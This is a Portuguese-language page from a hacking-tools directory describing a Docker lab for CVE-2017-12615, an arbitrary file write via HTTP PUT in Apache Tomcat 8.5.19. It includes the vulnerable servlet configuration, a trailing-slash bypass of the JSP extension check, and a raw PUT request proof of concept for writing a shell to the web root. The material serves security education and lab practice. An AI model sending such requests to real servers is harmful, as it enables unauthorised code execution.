
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Tomcat-CVE-2017-12615 — Ambiente de laboratório baseado em Docker para explorar a escrita arbitrária de arquivos via método PUT no Tomcat (CVE-2017-12615), com técnicas de bypass e código de prova de conceito. | Kitploit
Ferramentas/GitHubGitHub/cyberharsh/tomcat-cve-2017-12615
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoLabs e Prática
GitHubcyberharsh/tomcat-cve-2017-12615

Tomcat-CVE-2017-12615

Ambiente de laboratório baseado em Docker para explorar a escrita arbitrária de arquivos via método PUT no Tomcat (CVE-2017-12615), com técnicas de bypass e código de prova de conceito.

Ver Repositório
2há 6 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Vulnerabilidade de Escrita Arbitrária de Arquivos no Tomcat através do Método PUT (CVE-2017-12615)

Versão Chinesa

Versão do Tomcat: 8.5.19

Configuração do Ambiente

docker-compose build
docker-compose up -d

Após executar os comandos acima com sucesso, você verá a página de exemplo do Tomcat ao visitar o site http://your-ip:8080.

Fundamentação

Links de referência:

  • http://wooyun.jozxing.cc/static/bugs/wooyun-2015-0107097.html
  • https://mp.weixin.qq.com/s?__biz=MzI1NDg4MTIxMw==&mid=2247483659&idx=1&sn=c23b3a3b3b43d70999bdbe644e79f7e5
  • https://mp.weixin.qq.com/s?__biz=MzU3ODAyMjg4OQ==&mid=2247483805&idx=1&sn=503a3e29165d57d3c20ced671761bb5e

O Tomcat configura a permissão de escrita (readonly=false), o que leva ao resultado de que podemos escrever arquivos no servidor.

<servlet>
    <servlet-name>default</servlet-name>
    <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
    <init-param>
        <param-name>debug</param-name>
        <param-value>0</param-value>
    </init-param>
    <init-param>
        <param-name>listings</param-name>
        <param-value>false</param-value>
    </init-param>
    <init-param>
        <param-name>readonly</param-name>
        <param-value>false</param-value>
    </init-param>
    <load-on-startup>1</load-on-startup>
</servlet>

Embora o Tomcat verifique a extensão do arquivo até certo ponto (não é possível escrever jsp diretamente), ainda podemos contornar a limitação através de algumas características do sistema de arquivos (como usar / no Linux).

POC

Envie os seguintes pacotes diretamente e então o shell será escrito no diretório raiz da Web.

PUT /1.jsp/ HTTP/1.1
Host: your-ip:8080
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

shell


Como segue:
Baixar ferramenta